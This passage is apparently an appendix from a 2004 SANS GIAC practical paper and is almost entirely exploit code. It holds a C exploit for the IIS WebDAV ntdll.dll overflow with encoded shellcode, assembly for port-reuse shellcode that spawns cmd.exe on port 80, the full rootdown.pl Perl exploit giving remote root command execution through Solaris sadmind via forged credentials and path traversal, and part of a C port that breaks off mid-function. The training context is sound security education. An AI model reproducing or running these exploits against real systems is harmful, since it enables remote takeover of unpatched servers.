        char *port_to_shell="", *ip1="", data[50]="";
        unsigned int i,j;
        unsigned int ip = 0 ;
        int s, PAD=0x10;
        struct hostent *he;
        struct sockaddr_in crpt;
        char buffer[65536] ="";
        char request[80000];    // huuuh, what a mess! :)
        char content[] =
             "<?xml version=\"1.0\"?>\r\n"
             "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
             "<g:sql>\r\n"
             "Select \"DAV:displayname\" from scope()\r\n"
             "</g:sql>\r\n"
             "</g:searchrequest>\r\n";

        banner();
/*
        if((argc<4)||(argc>5)) {
                help(argv[0]);
                return;
        }
*/

        if(argc!=4){
                help(argv[0]);
                return;
        }

if(WSAStartup(0x0101,&wsaData)!=0) {
        printf("error starting winsock..");
        return;
        }
/*
if(test_host(argv[1]))
        return;
*/
//if(argc==5)
        PAD+=atoi(argv[3]);
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
printf("Exploiting ntdll.dll through WebDav [ret: 0x00%02x00%02x]
\r\n",PAD,PAD);

//      *(unsigned int *)&shellc0de[0x144] = resolve(argv[1]) ^
0x98989898;
        *(unsigned int *)&shellc0de[0x144] = 0 ^ 0x98989898;
        *(unsigned short *)&shellc0de[0x13f] = htons(atoi(argv[2])) ^
0x9898;

  if ((he = gethostbyname(argv[1]))==0){
    printf("error: can't resolve '%s'",argv[1]);
    return;
  }

  crpt.sin_port = htons(80);
  crpt.sin_family = AF_INET;
  crpt.sin_addr = *((struct in_addr *)he->h_addr);

  if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return;
  }

  printf("Connecting... ");

  if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) == -1){
    printf("ERROR\r\n");
    return;
  }
// No Operation.
for(i=0;i<sizeof(buffer);buffer[i]=(char)0x43,i++);
// fill the buffer with the shellcode
for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shellc0de)-1;buffer[i]
=shellc0de[j],i++,j++);
// well..it is not necessary..
for(i=0;i<2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

        buffer[sizeof(buffer)]=0x00;
        memset(request,0,sizeof(request));
        memset(data,0,sizeof(data));
        sprintf(request,"SEARCH /%s HTTP/1.1\r\nHost: %s\r\nContent-
type: text/xml\r\nContent-Length: ",buffer,argv[1]);
        sprintf(request,"%s%d\r\n\r\n",request,strlen(content));
        printf("CONNECTED\r\nSending evil request... ");
        send(s,request,strlen(request),0);
        send(s,content,strlen(content),0);
        printf("SENT\r\n");
        recv(s,data,sizeof(data),0);
        printf("Connect to port 80 to get a shell!\r\n");
        if(data[0]!=0x00) {
        printf("Server seems to be patched.\r\n");
        printf("data: %s\r\n",data);
        } else
        closesocket(s);

//      Sleep(2000);
//      sprintf(buffer, "nc -vv %s 80", argv[1]);
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
//      system(buffer);

        return;
```

6.3 Assembly source for shellcode in reusewb.c

Source is from reuse.asm in one-way.zip. I have added some comments for clarity.

```
;reuse shellcode
;port 141h, ip 146h
;sk scan-associates net

.386p

decoder EQU     36

locals
.model flat, stdcall

.code
start:
        db      0ebh,02         ;jmp    +2
        db      0ebh, 05h       ;jmp    +5
        db      0e8h, 0f9h,0ffh,0ffh,0ffh       ;call   -7

        pop     eax             ; get program counter from call
        add     eax, 1bh        ; skip over decode code
        lea     esp,[eax-3ffh]  ; allocate some stack space
        and     esp, 0fffffffch
        mov     ebp,esp         ; save pointer to said space
        xor     ecx,ecx         ; zero ecx
        mov     cx,18fh         ; length of the encoded shellcode
decode:
        xor     byte ptr [eax], 0h  ; decode shell code byte by byte
        inc     eax
        loop    decode
        call    here

; Store some strings that will be used later.

        db      "GetProcAddress",0,"LoadLibraryA",0
        db      "CreateProcessA",0,"ExitProcess",0
        db      "ws2_32",0
        db      "setsockopt",0
        db      "WSASocketA",0
        db      "bind",0,"listen",0,"accept",0
        db      "cmd",0
here:
        pop         edx             ; Start looking for kernel32.dll
        push        edx             ; It starts with 0x905a4d and
        mov         ebx,77F00000h   ; is somewhere near 0x77f00000
l1:
        cmp         dword ptr [ebx],905A4Dh
        ;je          l2
        db          74h,03
        dec         ebx
        jmp         l1
l2:
```

© SANS Institute 2004, Author retains full rights.

```
        mov         esi,dword ptr [ebx+3Ch]    ;now look for
        add         esi,ebx                    ;GetProcAddress
        mov         esi,dword ptr [esi+78h]    ;This process is
        add         esi,ebx                    ;explained in the
        mov         edi,dword ptr [esi+20h]    ;.ppt in one-way.zip
        add         edi,ebx
        mov         ecx,dword ptr [esi+14h]
        push        esi
        xor         eax,eax
l4:
        push        edi
        push        ecx
        mov         edi,dword ptr [edi]
        add         edi,ebx
        mov         esi,edx
        xor         ecx,ecx
;GetProcAddress
        mov         cl,0Eh
        repe cmps   byte ptr [esi],byte ptr [edi]
        pop         ecx
        pop         edi
        ;je          l3
        db          74h, 6
        add         edi,4
        inc         eax
        loop        l4
l3:
        pop         esi                        ; Now find loadddr
        mov         edx,dword ptr [esi+24h]    ; and loadlibrary also
        add         edx,ebx                    ; explained in the .ppt
        shl         eax,1
        add         eax,edx
        xor         ecx,ecx
        mov         cx,word ptr [eax]
        mov         eax,dword ptr [esi+1Ch]
        add         eax,ebx
        shl         ecx,2
        add         eax,ecx
        mov         edx,dword ptr [eax]
        add         edx,ebx
        pop         esi
        mov         edi,esi              ; Start of strings from
        xor         ecx,ecx              ; above is now in edi
;Get 3 Addr
        mov         cl,3                 ; we want to load the addrs
        call        loadaddr             ; of the first 3 functions
        add         esi,0Ch              ; in the strings section
;Load ws2_32
        push        edx                  ; Now load ws2_32.loadll
        push        esi
        call        dword ptr [edi-0Ch] ;LoadLibraryA
        pop         edx                  ; Get the addresses of next
        mov         ebx,eax              ; 5 functions from strings
        xor         ecx,ecx              ; section now that ws2_32
        mov         cl,5                 ; is loaded
        call        loadaddr
        add         esi,7
        xor         eax,eax              ; Push on parms for call to
        push        eax                  ; to WSASocketA
        push        eax
        push        eax
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        push        eax
        inc         eax
        push        eax
        inc         eax
        push        eax                     ; Initialize winsock
        call        dword ptr [edi-16] ;WSASocketA
        cmp         eax,0FFFFFFFFh
;       je          exit
        db          74h, 76h
;setsockopt, bind, listen, accept
        mov         ebx,eax
        mov         word ptr [ebp],2
        push        4                       ; Call setsockopt to allow
        push        ebp                     ; reuse of port 80
        push        4   ;SO_REUSEADDR
        push        0ffffh
        push        ebx
        call        dword ptr [edi-20] ;setsockopt
        mov         word ptr [ebp+2],5000h ;port
        mov         dword ptr [ebp+4], 2901a8c0h ;IP
        push        10h
        push        ebp
        push        ebx                     ; Now rebind to port 80
        call        dword ptr [edi-12] ;bind
        test        eax,eax
;       jne         exit
        db          75h, 48h
        inc         eax
        push        eax
        push        ebx                     ; And listen for new con on 80
        call        dword ptr [edi-8] ;listen (soc, 1);
        test        eax,eax
;       jne         exit
        db          75h, 3eh
        push        eax
        push        eax
        push        ebx                     ; Finally accept new connect
        call        dword ptr [edi-4] ;accept
        cmp         eax,0FFFFFFFFh
;       je          exit
        db          74h, 33h
        mov         ebx,eax                 ; CreateProcess takes lots of
        xor         eax,eax                 ; parameters
        xor         ecx,ecx                 ; Setup the right sturctures
        mov         cl,11h
        push        edi
        mov         edi,ebp
        rep stos    dword ptr [edi]
        pop         edi
        mov         byte ptr [ebp],44h
        mov         dword ptr [ebp+3Ch],ebx     ; Use socket for stdin
        mov         dword ptr [ebp+38h],ebx     ; stdout and stderr
        mov         dword ptr [ebp+40h],ebx
        mov         word ptr [ebp+2Ch],0101h
        lea         eax,[ebp+44h]
        push        eax
        push        ebp
        push        ecx
        push        ecx                     ; Push all those parms
        push        ecx
        inc         ecx
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        push        ecx
        dec         ecx
        push        ecx
        push        ecx
        push        esi                 ; Address of “cmd.exe”
        push        ecx                 ; Call Createprocess cmd.exe
        call        dword ptr [edi-28] ;CreateProcess
exit:
        push        eax
        call        dword ptr [edi-24] ;ExitProcess
loadaddr:                               ; Little subroutine
        mov         al,byte ptr [esi]   ; to loop through memory
        inc         esi                 ; at esi looking for names
        test        al,al               ; of functions to load
        jne         loadaddr
        push        ecx
        push        edx
        push        esi
        push        ebx
        call        edx
        pop         edx
        pop         ecx
        stosd
        loop        loadaddr
        ret

end     start

.data
```

6.4 Rootdown.pl

```
#!/usr/bin/perl -w
###################

##
#        Title: rootdown.pl
#      Purpose: Remote command executiong via sadmind
#       Author: H D Moore <hdm@metasploit.com>
#    Copyright: Copyright (C) 2003 METASPLOIT.COM
##


use strict;
use POSIX;
use IO::Socket;
use IO::Select;
use Getopt::Std;

my $VERSION = "1.0";
my %opts;

getopts("h:p:c:r:iv", \%opts);

if ($opts{v}) { show_info() }

if (! $opts{h}) { usage() }

my $target_host = $opts{h};
```

© SANS Institute 2004, Author retains full rights.

```
my $target_name = "exploit";

my $command = $opts{c} ? $opts{c} : "touch /tmp/OWNED_BY_SADMIND_\$\$";
my $portmap = $opts{r} ? $opts{r} : 111;


##
# Determine the port used by sadmind
##

my $target_port = $opts{p} ? $opts{p} : rpc_getport($target_host,
$portmap, 100232, 10);

if (! $target_port)
{
    print STDERR "Error: could not determine port used by sadmind\n";
    exit(0);
}

##
#  Determine the hostname of the target
##

my $s = rpc_socket($target_host, $target_port);
my $x = rpc_sadmin_exec($target_name, "id");
print $s $x;
my $r = rpc_read($s);
close ($s);

if ($r && $r =~ m/Security exception on host (.*)\.  USER/)
{
    $target_name = $1;
} else {
    print STDERR "Error: could not obtain target hostname.\n";
    exit(0);
}


##
#  Execute commands :)
##


my $interactive = 0;

if ($opts{i}) { $interactive++ }

do {

    if ($opts{i}) { $command = command_prompt() } else
    {
        print STDERR "Executing command on '$target_name' via port
$target_port\n";
    }

    $s = rpc_socket($target_host, $target_port);
    $x = rpc_sadmin_exec($target_name, $command);
    print $s $x;
    $r = rpc_read($s);
    close ($s);
```

© SANS Institute 2004, Author retains full rights.

```
    if ($r)
    {
        # Command Failed
        if (length($r) == 36 && substr($r, 24, 4) eq "\x00\x00\x00\x29")
        {
            print STDERR "Error: something went wrong with the RPC
format.\n";
            exit(0);
        }

        # Command might have failed
        if (length($r) == 36 && substr($r, 24, 4) eq "\x00\x00\x00\x2b")
        {
            print STDERR "Error: something may have gone wrong with the
sadmind format\n";
        }

        # Confirmed success
        if (length($r) == 36 && substr($r, 24, 12) eq ("\x00" x 12))
        {
            print STDERR "Success: your command has been executed
successfully.\n";
        }

        if (length($r) != 36)  { print STDERR "Unknown Response: $r\n" }

    } else {
        print STDERR "Error: no response recieved, you may want to try
again.\n";
        exit(0);
    }

} while ($interactive);

exit(0);

sub usage {
    print STDERR "\n";
    print STDERR "+-----==[ rootdown.pl => Solaris SADMIND Remote
Command Execution\n\n";
    print STDERR "       Usage:   $0 -h <target> -c <command> [options]
\n";
    print STDERR "     Options:\n";
    print STDERR "                -i\tStart interactive mode (for
multiple commands)\n";
    print STDERR "                -p\tAvoid the portmapper and use this
sadmind port\n";
    print STDERR "                -r\tQuery alternate portmapper on
this UDP port\n";
    print STDERR "                -v\tDisplay information about this
exploit\n";

    print STDERR "\n\n";
    exit(0);
}

sub show_info {

print "\n\n";
print "   Name:  rootdown.pl\n";
print " Author:  H D Moore <hdm\@metasploit.com>\n";
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
print "Version:  $VERSION\n\n";

# not finsihed :)
print
"This exploit targets a weakness in the default security settings
of the sadmind RPC application. This application is installed and
enabled by default on most versions of the Solaris operating
system.\n\n".

"The sadmind application defaults to a weak security mode known as
AUTH_SYS (or AUTH_UNIX under Linux/BSD). When running in this mode,
the service will accept a structure containing the user and group
IDs as well as the originating system name. These values are not
validated in any form and are completely controlled by the client.
If the standard sadmin RPC API calls are used to generate the request,
the ADM_CLIENT_HOST parameter is filled in with the hostname of the
client system. If the RPC packet is modified so that this field is
set to the hostname of the remote system, it will be processed as
if it was a local request. If the user ID is set to zero or the
value of any user in the sysadmin group, it is possible to call
arbitrary methods in any class available to sadmind.\n\n".

"If the Solstice AdminSuite client software has not been installed,
the only class available is 'system', which only contains a single
method called 'admpipe'. The strings within this program seem to
suggest that it can be used run arbitrary commands, however I chose
a different method of command execution. Since each method is simply
an executable in the class directory, it is possible to use a
standard directory traversal attack to execute any application.
We can pass arguments to these methods using the standard API.

An example of spawning a shell which executes the 'id' command:

    # apm -c system -m ../../../../../bin/sh -a arg1=-c arg2=id\n\n".

"To exploit this vulnerability, we must create a RPC packet that
calls the '/bin/sh' method, passing it the parameter of the command
we want to execute. To do this, packet dumps of the 'apm' tool
were obtained and the format was slowly mapped. The hostname of
the target system must be known for this exploit to work, however
when sadmind is called with the wrong name, it replies with a
'ACCESS DENIED' error message containing the correct name. The
final code does the following:

1) Queries the portmapper to determine the sadmind port
2) Sends an invalid request to sadmind to obtain the hostname
3) Uses the hostname to forge the RPC packet and execute commands


This vulnerability was reported by Mark Zielinski and disclosed by
iDefense.

Related URLs:

 - http://www.idefense.com/advisory/09.16.03.txt
 - http://docs.sun.com/db/doc/816-0211/6m6nc676b?a=view
";
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
exit(0);
}

sub command_prompt {
    select(STDOUT); $|++;

    print STDOUT "\nsadmind> ";
    my $command = <STDIN>;
    chomp($command);
    if (! $command || lc($command) eq "quit" || lc($command) eq "exit")
    {
        print "\nExiting interactive mode...\n";
        exit(0);
    }
    return ($command)
}

sub rpc_socket {
    my ($target_host, $target_port) = @_;
    my $s = IO::Socket::INET->new
    (
        PeerAddr => $target_host,
        PeerPort => $target_port,
        Proto    => "udp",
        Type     => SOCK_DGRAM
    );

    if (! $s)
    {
        print "\nError: could not create socket to target: $!\n";
        exit(0);
    }

    select($s); $|++;
    select(STDOUT); $|++;
    nonblock($s);
    return($s);
}

sub rpc_read {
    my ($s) = @_;
    my $sel = IO::Select->new($s);
    my $res;
    my @fds = $sel->can_read(4);
    foreach (@fds) { $res .= <$s>; }
    return $res;
}

sub nonblock {
    my ($fd) = @_;
    my $flags = fcntl($fd, F_GETFL,0);
    fcntl($fd, F_SETFL, $flags|O_NONBLOCK);
}

sub rpc_getport {
    my ($target_host, $target_port, $prog, $vers) = @_;

    my $s = rpc_socket($target_host, $target_port);

    my $portmap_req =
```

© SANS Institute 2004, Author retains full rights.

```
        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00".              # Call
        "\x00\x00\x00\x02".              # RPC Version
        "\x00\x01\x86\xa0".              # Program Number  (PORTMAP)
        "\x00\x00\x00\x02".              # Program Version (2)
        "\x00\x00\x00\x03".              # Procedure (getport)
        ("\x00" x 16).                   # Credentials and Verifier
        pack("N", $prog) .
        pack("N", $vers).
        pack("N", 0x11).                 # Protocol: UDP
        pack("N", 0x00);                 # Port: 0

    print $s $portmap_req;

    my $r = rpc_read($s);
    close ($s);

    if (length($r) == 28)
    {
        my $prog_port = unpack("N",substr($r, 24, 4));
        return($prog_port);
    }

    return undef;
}


sub rpc_sadmin_exec {

    my ($hostname, $command) = @_;
    my $packed_host = $hostname . ("\x00" x (59 - length($hostname)));


    my $rpc =
        pack("L", rand() * 0xffffffff) . # XID
        "\x00\x00\x00\x00".              # Call
        "\x00\x00\x00\x02".              # RPC Version
        "\x00\x01\x87\x88".              # Program Number  (SADMIND)
        "\x00\x00\x00\x0a".              # Program Version (10)
        "\x00\x00\x00\x01".              # Procedure
        "\x00\x00\x00\x01";              # Credentials (UNIX)
                                         # Auth Length is filled in

    # pad it up to multiples of 4
    my $rpc_hostname = $hostname;
    while (length($rpc_hostname) % 4 != 0) { $rpc_hostname .= "\x00" }

    my $rpc_auth =
        # Time Stamp
        pack("N", time() + 20001) .

        # Machine Name
        pack("N", length($hostname)) . $rpc_hostname .

        "\x00\x00\x00\x00".              # UID = 0
        "\x00\x00\x00\x00".              # GID = 0
        "\x00\x00\x00\x00";              # No Extra Groups


    $rpc .= pack("N", length($rpc_auth)) . $rpc_auth . ("\x00" x 8);
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
my $header =

# Another Time Stamp
reverse(pack("L", time() + 20005)) .

"\x00\x07\x45\xdf".

"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x04".

"\x7f\x00\x00\x01".                 # 127.0.0.1
"\x00\x01\x87\x88".                 # SADMIND

"\x00\x00\x00\x0a\x00\x00\x00\x04".

"\x7f\x00\x00\x01".                 # 127.0.0.1
"\x00\x01\x87\x88".                 # SADMIND

"\x00\x00\x00\x0a\x00\x00\x00\x11\x00\x00\x00\x1e".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".
"\x00\x00\x00\x00".

"\x00\x00\x00\x3b". $packed_host.

"\x00\x00\x00\x00\x06" . "system".

"\x00\x00\x00\x00\x00\x15". "../../../../../bin/sh". "\x00\x00\x00";

# Append Body Length ^-- Here

my $body =
"\x00\x00\x00\x0e". "ADM_FW_VERSION".
"\x00\x00\x00\x00\x00\x03\x00\x00\x00\x04\x00\x00".
"\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x08". "ADM_LANG".
"\x00\x00\x00\x09\x00\x00\x00\x02\x00\x00".
"\x00\x01". "C" .
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x0d". "ADM_REQUESTID".
"\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x12\x00\x00\x00\x11".
"0810:1010101010:1"."\x00\x00\x00".
"\x00\x00\x00\x00\x00\x00\x00\x00".

"\x00\x00\x00\x09". "ADM_CLASS".
"\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x07".
"\x00\x00\x00\x06" . "system" .
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".


"\x00\x00\x00\x0e" . "ADM_CLASS_VERS" .
"\x00\x00\x00\x00\x00\x09\x00\x00\x00\x04".
"\x00\x00\x00\x03". "2.1".
"\x00\x00\x00\x00\x00\x00\x00\x00\x00".


"\x00\x00\x00\x0a" . "ADM_METHOD" .
```

SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    "\x00\x00\x00\x00\x00\x09\x00\x00\x00\x16".
    "\x00\x00\x00\x15". "../../../../../bin/sh" .
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00".

    "\x00\x00\x00\x08". "ADM_HOST" .
    "\x00\x00\x00\x09\x00\x00\x00\x3c\x00\x00\x00\x3b".
    $packed_host.

    "\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x0f". "ADM_CLIENT_HOST".
    "\x00\x00\x00\x00\x09".

    pack("N", length($hostname) + 1) .
    pack("N", length($hostname)) .
    $rpc_hostname .
    "\x00\x00\x00\x00". "\x00\x00\x00\x00".

    "\x00\x00\x00\x11" . "ADM_CLIENT_DOMAIN".
    "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x01\x00\x00\x00\x00\x00\x
00".
    "\x00\x00\x00\x00\x00\x00".

    "\x00\x00\x00\x11" . "ADM_TIMEOUT_PARMS".
    "\x00\x00\x00\x00\x00".
    "\x00\x09\x00\x00\x00\x1c".
    "\x00\x00\x00\x1b" . "TTL=0 PTO=20 PCNT=2 PDLY=30".
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00".


    "\x00\x00\x00\x09" . "ADM_FENCE" .
    "\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x00\x00\x00\x00\x00\x00".
    "\x00\x00\x00\x00\x00\x00\x01\x58\x00\x00\x00\x00\x00\x00\x09\x00".
    "\x00\x00\x03\x00\x00\x00\x02" . "-c" .
    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x59\x00".
    "\x00\x00\x00\x00\x00\x09\x00\x00\x02\x01\x00\x00\x02\x00".

    $command . ("\x00" x (512 - length($command))).

    "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10".
    "netmgt_endofargs";

    my $res = $rpc . $header . pack("N", (length($body) + 4 + length
($header)) - 330) . $body;

    return($res);
}
```

6.5 Rootdown.c

Note that the destination IP address is hard coded for simplicity. It could easily be made a command line parameter.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <errno.h>
#include <netdb.h>
#include <fcntl.h>
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
#include <sys/time.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

void command_prompt(char *buf,int len);
char target_name[512];
static int portmap = 111;
static char * target_host = "192.168.8.134";

int main (int argc, char ** argv) {

  char command[512];
  char hostname[1024];

  int target_port;
  int s;
  char buf[2048];
  int rc;
  int len;
  char send_buf[4096];
  char *p1 = NULL;
  char *p2 = NULL;
  int i;
  int interactive=1;

  strcpy(target_name,"exploit");
  strcpy(command,"touch /tmp/OWNED");
  target_port = rpc_getport(target_host, portmap, 100232, 10);

  if (!target_port) {
    fprintf(stderr,"Error: could not determine port used by sadmind\n");
    exit (-1);
  }

  fprintf(stderr,"PORT = %d\n",target_port);

  s = rpc_socket(target_host, target_port);
  len = rpc_sadmind_exec(send_buf,target_name,"id");
  rc = send(s,send_buf,len,0);
  if (rc < len) {
     fprintf(stderr,"Error on send of %d, only sent %d, errno=%d\n",
             len,rc,errno);
     exit(-1);
  }
  rc = rpc_read(s,buf,512);

  if (rc > 0) {
     for (i=0;i< 512 - strlen("Security exception on host");i++) {
        if (memcmp("Security exception on host",&buf[i],
                   strlen("Security exception on host"))==0) {
           p1 = &buf[i + strlen("Security exception on host") + 1];
           break;
        }
     }
  }
  if (!p1) {
     fprintf (stderr,"Error: could not obtain target hostname.\n");
     exit(-1);
  } else {
     p2 = target_name;
```

© SANS Institute 2004, Author retains full rights.

```
     do {
        *p2 = *p1;
        p1++; p2++;
     } while (!(*p1 == '.' && *(p1+1) == ' '));
     *p2 = '\0';
  }

  close(s);
  fprintf(stderr,"Target_name = %s\n",target_name);

  do {
     if(interactive) {command_prompt(command,512);}
     s = rpc_socket(target_host, target_port);
     len = rpc_sadmind_exec(send_buf,target_name,command);
     write(s,send_buf,len);
     rc = rpc_read(s,buf,2048);
     close(s);

     if (rc>0) { /* we're probably good */
        //fprintf(stderr,"Returned from rpc_read. Buf=%s\n",buf);
        if(rc==36 && memcmp(&buf[24],"\x00\x00\x00\x29",4)==0) {
           fprintf(stderr,"Error: something went wrong with the RPC
format\n");
           exit(-1);
        }
        if(rc==36 && memcmp(&buf[24],"\x00\x00\x00\x2b",4)==0) {
           fprintf(stderr,"Error: something went wrong with the RPC
format\n");
           exit(-1);
        }
        if(rc==36 && memcmp(&buf[24],"\0\0\0\0\0\0\0\0\0\0\0\0",12)==0)
{
           fprintf(stderr,"Success: your command has been executed
successfully\n");
        }
        if (rc != 36) { fprintf(stderr,"Unknown Response: buf\n");}
     } else {
       fprintf(stderr,"problem, no response read\n");
       exit(-1);
     }
  } while (interactive);
  exit(0);
}

int rpc_socket(char *host, int port) {
  int s;
  struct hostent * h;
  int reuse=1;
  int flags;
  struct sockaddr_in sa;

  s = socket(AF_INET,SOCK_DGRAM,0);
  if (s == -1) {
    fprintf(stderr,"Error %d on socket call\n",errno);
    exit(-1);
  }

  if(setsockopt(s,SOL_SOCKET,SO_REUSEADDR,
                (char*)&reuse,sizeof(reuse))< 0) {
    fprintf(stderr,"setsockopt error %d\n",errno);
    exit(-1);
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  }

#if 0
  if (flags = fcntl(s,F_GETFL,0) == -1) {
    fprintf(stderr,"fcntl GETFL failed errno=%d\n",errno);
    exit(-1);
  }

  if (fcntl(s,F_SETFL,flags | O_NONBLOCK) == -1) {
    fprintf(stderr,"fcntl SETFL failed errno=%d\n",errno);
    exit(-1);
  }
#endif

  h = gethostbyname(host);
  if (!h) {
    fprintf(stderr,"Error %d on gethostbyname\n",errno);
    exit(-1);
  }

  sa.sin_family = AF_INET;
  sa.sin_addr.s_addr = inet_addr(h->h_name);
  sa.sin_port = htons(port);

  if (connect(s,(struct sockaddr*)&sa,sizeof(struct sockaddr_in))) {
    fprintf(stderr,"Error %d on connect\n",errno);
    exit(-1);
  }

  return(s);
}

int rpc_read (int s, char *buf, int buflen) {
  struct timeval timeout;
  fd_set fdvar;
  int charsread;

  FD_ZERO(&fdvar);
  FD_SET(s,&fdvar);

  timeout.tv_sec=4;
  timeout.tv_usec=0;

#if 0
  if (select (s+1, &fdvar, (fd_set*)0,
              (fd_set*)0, &timeout) >1) {
#endif
    charsread = read(s,buf,buflen);
    fprintf(stderr,"rpc_read: Read %d\n",charsread);
    if (charsread == -1) {
      fprintf(stderr,
              "Read error in rpc_read, errno=%d\n",errno);
      exit(-1);
    }
#if 0
  }
#endif
  return charsread;
}

int rpc_getport(char *host, int port, int prog, int vers) {
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
  int s;
  char buf[1024];
  char *p=buf;
  int charsread;
  int l;

  s = rpc_socket(host,port);

  srand(time(NULL));
  l = rand() * 0xffffffff;
  memcpy(p,&l,4);
  p += 4;

  memcpy(p,"\x00\x00\x00\x00"
           "\x00\x00\x00\x02"
           "\x00\x01\x86\xa0"
           "\x00\x00\x00\x02"
           "\x00\x00\x00\x03"
           "\x00\x00\x00\x00\x00\x00\x00\x00"
           "\x00\x00\x00\x00\x00\x00\x00\x00",
         36);

  p += 36;

  l = htonl(prog);
  memcpy(p,&l,4);
  p+=4;
  l = htonl(vers);
  memcpy(p,&l,4);
  p+=4;
  l = htonl(0x11);
  memcpy(p,&l,4);
  p+=4;
  l = htonl(0x00);
  memcpy(p,&l,4);

  if (send(s,buf,56,0) != 56) {
    fprintf(stderr,"Failed to write 56 in rpc_getport"
            " errno=%d\n",errno);
    exit(-1);
  }

  charsread=recv(s,buf,28,0);
  fprintf(stderr,"Getport: read %d chars\n",charsread);
  if (charsread != 28) {
    fprintf(stderr,"Failed to read 28 in rpc_getport"
            " read=%d errno=%d\n",charsread,errno);
    exit(-1);
  }

  close(s);

  memcpy(&l,&buf[24],4);
  return (ntohl(l));
}

int rpc_sadmind_exec (char *obuf, char *host, char *command) {
   char packed_host[60];
   char *p=obuf;
   long l;
   int  rpc_hostlen;
```

© SANS Institute 2004, Author retains full rights.

```
char fourbuf[4];
char *cmd;
char *pbodylen;
int  bodylen;
char *rpc_hostname;
int  auth_len;

memset(packed_host,'\0',60);
if (strlen(host) > 59) {
   fprintf(stderr,"Sadmind_Exec hostname too long\n");
   exit(-1);
}

strcpy(packed_host,host);

srand(time(NULL));
l = rand();

// XID
memcpy(p,&l,4);
p+=4;

memcpy(p,"\x00\x00\x00\x00"  // Call
         "\x00\x00\x00\x02"  // RPC Version
         "\x00\x01\x87\x88"  // Program Number (SADMIND)
         "\x00\x00\x00\x0a"  // Program version (10)
         "\x00\x00\x00\x01"  // Procedure
         "\x00\x00\x00\x01"  // Credentials (UNIX)
        ,24);
p+=24;

// Pad to multiple of 4
rpc_hostlen = strlen(host);
while(rpc_hostlen % 4 != 0) rpc_hostlen++;
rpc_hostname = calloc(rpc_hostlen,sizeof(char));
strcpy(rpc_hostname,host);

// Time Stamp + name length + name + UID + GID + groups
auth_len = 4 + 4 + rpc_hostlen + 4 + 4 + 4;

// auth_len
l = htonl(auth_len);
memcpy(p,&l,4);
p+=4;

// Time Stamp
l = htonl(time(NULL) + 20001);
memcpy(p,&l,4);
p+=4;

// Machine Name length
l = htonl(rpc_hostlen);
memcpy(p,&l,4);
p+=4;

// Machine Name
memcpy(p,rpc_hostname,rpc_hostlen);
p+=rpc_hostlen;

memcpy(p,"\x00\x00\x00\x00"  // UID 0
         "\x00\x00\x00\x00"  // GID 0
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
         "\x00\x00\x00\x00"  // No extra groups
         "\x00\x00\x00\x00"  // not sure
         "\x00\x00\x00\x00"  // not sure
        ,20);
p+=20;

// This is the start of the header.
// Another time stamp, but reversed
l=time(NULL)+20005;
memcpy(fourbuf,&l,4);
*p = fourbuf[3];
p++;
*p = fourbuf[2];
p++;
*p = fourbuf[1];
p++;
*p = fourbuf[0];
p++;

memcpy (p,
        "\x00\x07\x45\xdf"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x06"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x04"

        "\x7f\x00\x00\x01"              // 127.0.0.1
        "\x00\x01\x87\x88"              // SADMIND

        "\x00\x00\x00\x0a\x00\x00\x00\x04"

        "\x7f\x00\x00\x01"              // 127.0.0.1
        "\x00\x01\x87\x88"              // SADMIND

        "\x00\x00\x00\x0a\x00\x00\x00\x11\x00\x00\x00\x1e"
        "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
        "\x00\x00\x00\x00"

        "\x00\x00\x00\x3b"
        ,108);
p+=108;

memcpy(p,packed_host,59);
p+=59;

